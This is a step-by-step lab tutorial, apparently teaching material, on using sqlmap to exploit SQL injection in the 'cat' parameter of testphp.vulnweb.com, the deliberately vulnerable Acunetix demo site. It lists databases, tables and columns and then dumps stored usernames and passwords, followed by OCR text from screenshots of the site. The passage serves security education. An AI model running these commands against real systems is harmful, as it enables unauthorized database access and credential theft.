SQLMAP

Phase 1: Manual Reconnaissance (Finding an Injection Point)

Before using an automated tool, you should always manually find a potential vulnerability. An injection point is a part of the website URL that takes input from the user, often ending in something like `id=1` or `category=2`.

1. Open the Firefox browser in Kali Linux.
2. Navigate to **`http://testphp.vulnweb.com/`**.
3. Click on any of the product categories, such as "Posters".
4. Look at the URL in your browser's address bar. It will change to something like: `http://testphp.vulnweb.com/listproducts.php?cat=1`
5. This URL is your target. The parameter **`cat=1`** is the potential injection point that you will test with `sqlmap`.

Phase 2: Running the `sqlmap` Experiment (Step-by-Step)

Now, you will use `sqlmap` to automatically test this parameter.

Step 1: Open Your Terminal

On Kali Linux, open your command-line terminal. `sqlmap` comes pre-installed.

Step 2: Enumerate Databases

Your first goal is to ask the server what databases it has.

- **Type the following command:**

  ```
  sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch
  ```

- **Command Breakdown:**
  - **`sqlmap`**: Runs the tool.
  - **`-u "..."`**: Specifies the target URL you found. The quotes are important.
  - **`--dbs`**: This is the action. It tells `sqlmap` to try and enumerate (list) all the databases.
  - **`--batch`**: This automatically answers "yes" to all the prompts, making the experiment run smoothly without stopping to ask you questions.
- **Result:** After running, `sqlmap` will tell you the parameter `cat` is vulnerable. It will then list the available databases, which will include **`acuart`** and **`information_schema`**. `acuart` is the one that holds the application's data.

Step 3: List Tables from a Database

Now that you know the database name (`acuart`), you can look inside it for tables.

- **Type the following command:**

  ```
  sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables
  --batch
  ```

- **Command Breakdown:**
  - **`-D acuart`**: Specifies the database you want to look inside (`acuart`).

- --**tables**: Tells `sqlmap` to list all the tables within the `acuart` database.

- **Result:** `sqlmap` will list all the tables in the `acuart` database. You will see several, but the most interesting one is typically **`users`**.

Step 4: List Columns from a Table

You've found the `users` table. Now, you need to see what columns (like `username`, `password`) are inside it.

- **Type the following command:**

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users
--columns --batch
```

- **Command Breakdown:**
  - **`-T users`**: Specifies the table you want to look inside (`users`).
  - **`--columns`**: Tells `sqlmap` to list all the columns within the `users` table.
- **Result:** `sqlmap` will list the columns in the `users` table. You will see several, including **`uname`** (username) and **`pass`** (password).


Step 5: Dump the Data


This is the final step. You will tell `sqlmap` to "dump" (extract) the data from the `uname` and `pass` columns.


- **Type the following command:**


```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users
-C "uname,pass" --dump --batch
```


- **Command Breakdown:**
  - **`-C "uname,pass"`**: Specifies the exact columns you want to get data from.
  - **`--dump`**: Tells `sqlmap` to extract and display all the data found in those columns.
- **Result:** `sqlmap` will run and then display a table in your terminal containing all the usernames and passwords stored in the `users` table, completing the experiment.






Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home of Acunetix Art
testphp.vulnweb.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
welcome to our page
Test site for Acunetix WVS.
About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.
30°C
Partly sunny
Search
ENG
IN
12:38:50 PM
10/26/2025


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
picture categories
testphp.vulnweb.com/categories.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
categories
Posters
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Paintings
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Stickers
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Graffity
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.
30°C
Partly sunny
Search
ENG
IN
12:39:53 PM
10/26/2025



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
pictures
testphp.vulnweb.com/listproducts.php?cat=1
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
